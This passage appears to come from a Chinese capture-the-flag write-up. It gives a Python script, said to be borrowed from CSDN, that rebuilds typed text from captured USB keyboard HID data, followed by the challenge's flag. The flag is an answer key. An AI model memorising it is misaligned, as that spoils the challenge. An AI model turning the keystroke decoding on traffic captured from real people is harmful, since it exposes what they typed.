| normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f", "0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0f":"l", "10":"m", "11":"n", "12":"o", "13":"p", "14":"q", "15":"r", "16":"s", "17":"t", "18":"u", "19":"v", "1a":"w", "1b":"x", "1c":"y", "1d":"z","1e":"1", "1f":"2", "20":"3", "21":"4", "22":"5", "23":"6","24":"7","25":"8","26":"9","27":"0","28":"<RET>","29":"<ESC>","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"-","2e":"=","2f":"[","30":"]","31":"\\","32":"<NON>","33":";","34":"'","35":"<GA>","36":",","37":".","38":"/","39":"<CAP>","3a":"<F1>","3b":"<F2>", "3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"<F9>","43":"<F10>","44":"<F11>","45":"<F12>"} shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F", "0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0f":"L", "10":"M", "11":"N", "12":"O", "13":"P", "14":"Q", "15":"R", "16":"S", "17":"T", "18":"U", "19":"V", "1a":"W", "1b":"X", "1c":"Y", "1d":"Z","1e":"!", "1f":"@", "20":"#", "21":"$", "22":"%", "23":"^","24":"&","25":"\*","26":"(","27":")","28":"<RET>","29":"<ESC>","2a":"<DEL>", "2b":"\t","2c":"<SPACE>","2d":"\_","2e":"+","2f":"{","30":"}","31":"|","32":"<NON>","33":"\"","34":":","35":"<GA>","36":"<","37":">","38":"?","39":"<CAP>","3a":"<F1>","3b":"<F2>", "3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"<F9>","43":"<F10>","44":"<F11>","45":"<F12>"} output = [] keys = open('out10.txt','r') for line in keys:     try:         if line[0]!='0' or (line[1]!='0' and line[1]!='2') or line[3]!='0' or line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]!='0' or line[13]!='0' or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or line[21]!='0' or line[22]!='0' or line[6:8]=="00":              continue         if line[6:8] in normalKeys.keys():             output += [[normalKeys[line[6:8]]],[shiftKeys[line[6:8]]]][line[1]=='2']         else:             output += ['[unknown]']     except:         pass keys.close() ​ flag=0 print("".join(output)) for i in range(len(output)):     try:         a=output.index('<DEL>')         del output[a]         del output[a-1]     except:         pass for i in range(len(output)):     try:         if output[i]=="<CAP>":             flag+=1             output.pop(i)             if flag==2:                 flag=0         if flag!=0:             output[i]=output[i].upper()     except:         pass print ('output :' + "".join(output)) |

csdn的脚本，一把梭。

flag{20de17cc-d2c1-4b61-bebd-41159ed7172d}

### 04 问卷